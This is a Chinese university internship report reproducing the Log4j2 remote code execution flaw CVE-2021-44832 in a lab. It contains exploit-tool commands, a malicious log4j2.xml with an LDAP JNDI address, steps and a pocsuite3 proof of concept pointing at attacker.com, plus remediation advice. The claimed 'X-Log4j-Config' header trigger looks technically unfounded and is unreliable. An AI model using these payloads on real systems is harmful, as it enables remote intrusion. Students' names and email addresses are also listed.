

南开大学

实习实训漏洞复现报告

2024 年 7 月 25 日

目录

1.漏洞复现结论（15 分）	1
1.1 风险等级分布	1
2.工作计划（25 分）	1
2.1 工作人员	1
2.2 漏洞对象	1
2.3 漏洞复现阶段	1
2.4 风险等级	2
3.漏洞复现过程（35 分）	2
3.1 风险管理及规避	4
3.2 测试方法	4
3.3 测试中所用的工具	4
4. 漏洞复现结果（25 分）	5
4.1 POC 插件编写	5
4.2 漏洞信息	5

1.漏洞复现结论（15 分）

南开大学 15 小组的安全人员采用科学的漏洞复现步骤于 2024 年 7 月 15 日至 2024 年 7 月 25 日对 Apache Log4j2 远程代码执行漏洞进行了全面深入的漏洞复现。

本次共发现漏洞 1 个，其高危漏洞 1 个，中危漏洞 0 个,低危漏洞 0 个。

序号	漏洞名称	风险值
1	Apache Log4j2 远程代码执行漏洞 (CVE-2021-44832)	高危

1.1 风险等级分布

本次评估漏洞的详细风险等级分布如下：

高危

2.工作计划（25 分）

2.1 工作人员

序号	职务	姓名	联系方式
1	组长	常欣然	1195108945@qq.com
2	组员	高玉格	1463948484@qq.com
3	组员	马浩博	1191173636@qq.com
4	组员	宋常秀	3281405348@qq.com
5	组员	曹瑜	463246828@qq.com

2.2 漏洞对象

Apache Log4j22.0-beta9 ~2.17.0

2.3 漏洞复现阶段

项目阶段	工作内容
下载环境	下载复现环境以及工具

配置环境	修改相关配置文件，例如 xml 文件， 相关 url 链接
启动环境	运行相关工具以及漏洞环境
漏洞复现	对漏洞进行攻击


2.4 风险等级

编号	风险等级	风险描述
1	高	通过此漏洞攻击者可以远程执行任意命令

3.漏洞复现过程（35 分）

靶机：kali192.168.200.12

docker-compose up -d #启动服务



开启 http 服务，在 config 目录

```
python3 -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
```

运行利用工具

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "/System/Applications/Calculator.app/Contents/MacOS/Calculator" -A "127.0.0.1"
[ADDRESS] >> 127.0.0.1
[COMMAND] >> /System/Applications/Calculator.app/Contents/MacOS/Calculator
-----JNDI Links-----
Target environment(Built in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://127.0.0.1:1099/ampmbq
Target environment(Built in JDK 1.7 whose trustURLCodebase is true):
rmi://127.0.0.1:1099/iwpdiq
ldap://127.0.0.1:1389/iwpdiq
Target environment(Built in JDK 1.8 whose trustURLCodebase is true):
rmi://127.0.0.1:1099/wegbdu
ldap://127.0.0.1:1389/wegbdu
-----Server Log-----
```

修改 config/log4j2.xml 中的 DataSource 部分为生成的 jndi 地址

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="error">
  <Appenders>
    <JDBC name="databaseAppender" tableName="dbo.application_log">
      <DataSource jndiName="ldap://127.0.0.1:1389/wegbdu" />
      <Column name="eventDate" isEventTimestamp="true" />
      <Column name="level" pattern="%Level" />
      <Column name="logger" pattern="%logger" />
      <Column name="message" pattern="%message" />
      <Column name="exception" pattern="%ex{full}" />
    </JDBC>
  </Appenders>
  <Loggers>
    <Root level="warn">
      <AppenderRef ref="databaseAppender"/>
    </Root>
  </Loggers>
</Configuration>
```

修改 test.java 文件中的 url 地址为 http 服务地址

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;


public class Test {

  static {
    System.setProperty("log4j2.configurationFile", "http://127.0.0.1:8080/log4j2.xml");
    System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");
  }

  private static final Logger logger = LogManager.getLogger(Test.class);

  public static void main(String[] args) {
  }
}
```

运行



```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Test {

    static {
        System.setProperty("log4j2.configurationFile", "http://127.0.0.1:8080/log4j2.xml");
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");
    }
    private static final Logger logger = LogManager.getLogger(Test.class); 0 个用法

    public static void main(String[] args) {
    }

}
```

LogManager.getLogger(LogManager.java:599)
(10)

ERROR Null object returned for JDBC in Appenders.
ERROR Unable to locate appender "databaseAppender" for logger config "root"

复现成功

3.1 风险管理及规避

更新 Log4j2 至最新版本，禁用 JNDI 查找功能

3.2 测试方法

1. 确认目标系统使用 Log4j2: 检查目标应用的版本和配置文件是否使用 Log4j2。
2. 准备恶意配置文件: 创建一个 Log4j2 配置文件 (log4j2.xml)，包含恶意 JNDI 查找, 如 ldap://attacker.com:1389/Exploit。在服务器上托管这个配置文件。
3. 发送测试请求: 向目标系统发送一个 HTTP 请求, 包含头部 X-Log4j-Config: http://attacker.com:8080/log4j2.xml。确保目标系统会从指定的 URL 加载配置文件。
4. 验证结果: 监控服务器是否接收到来自目标系统的请求, 检查目标系统是否执行了恶意代码。

3.3 测试中所用的工具

Kali / ubuntu20.04

4.漏洞复现结果（25 分）

4.1 POC 插件编写

log4j2_cve-2021-44832_poc

4.2 漏洞信息

UVD-ID	247755	漏洞类别	Apache Log4j2 远 程代码执 行漏洞	CVE-ID	CVE-2021-44 832
披露/发现 时间	2021-12-28	bugtraq 编号	107536	CNNVD-ID:	CNNVD-20211 2-2069
提交时间	2021-12-28	漏洞发现者	Sergey Zhelezov	CNVD-ID:	CNVD-2021-1 01871
漏洞等级	高危	提交者	Apache Software Foundatio n	搜索关键词	CVE-2021-4 4832, Apache Log4j2, Remote Code Execution, RCE, JNDI Injection
影响范围	Apache Log4j 2.0-beta9 到 2.17.0				

来源	Apache Software Foundation
漏洞简介	CVE-2021-44832 是 Apache Log4j2 中的一个远程代码执行漏洞，通过恶意的 JNDI 加载触发。在特定配置文件条件下，未经身份验证的远程攻击者可以利用此漏洞执行任意代码。
漏洞详情	该漏洞存在于 Apache Log4j2 的配置文件处理过程中。攻击者可以通过提供恶意配置文件，其中包含恶意 JNDI 加载配置。当 Log4j2 读取并执行该配置文件时，会触发远程代码执行漏洞。
参考链接	NVD - CVE-2021-44832 CNNVD - CVE-2021-44832 Apache Log4j Security Vulnerabilities
靶场信息	靶机: Kali Linux (192.168.200.12) 本机: 用于启动 JNDI Exploit 和托管恶意配置文件
POC	<pre> from pocsuite3.api import POCTemplate, Output, register_poc, requests class Log4j2POC(POCTemplate): vulID = 'CVE-2021-44832' version = '1.0' author = 's' vulDate = '2021-12-28' createDate = '2021-12-28' updateDate = '2021-12-28' references = ['https://logging.apache.org/log4j/2.x/security.html'] name = 'Log4j2 RCE via configuration' appPowerLink = 'https://logging.apache.org/log4j/2.x/' appName = 'Log4j2' appVersion = '2.0 <= Log4j <= 2.17.0' vulType = 'Remote Code Execution' desc = 'Log4j2 remote code execution vulnerability via configuration file' def _verify(self): result = {} url = self.url headers = { "User-Agent": "Mozilla/5.0", "X-Log4j-Config": "http://attacker.com:8080/log4j2.xml" } </pre>

	<pre> try: response = requests.get(url, headers=headers, timeout=10) if response.status_code == 200: result['VerifyInfo'] = {} result['VerifyInfo']['URL'] = url result['VerifyInfo']['Response'] = response.text except requests.exceptions.RequestException as e: result['error'] = str(e) return self.parse_output(result) def _attack(self): return self._verify() def parse_output(self, result): output = Output(self) if result: output.success(result) else: output.fail('Target is not vulnerable') return output register_poc(Log4j2POC) </pre>
修复方案	<p>(1) 升级 Log4j: 升级到 Log4j 2.17.1 或更高版本。</p> <p>(2) 使用安全的 JNDI 解析器: 避免使用不受信任的远程 JNDI 据源。</p> <p>(3) 配置文件安全性: 确保 Log4j 配置文件的来源是可信的, 并且避免加载来自不可信来源的配置文件。</p>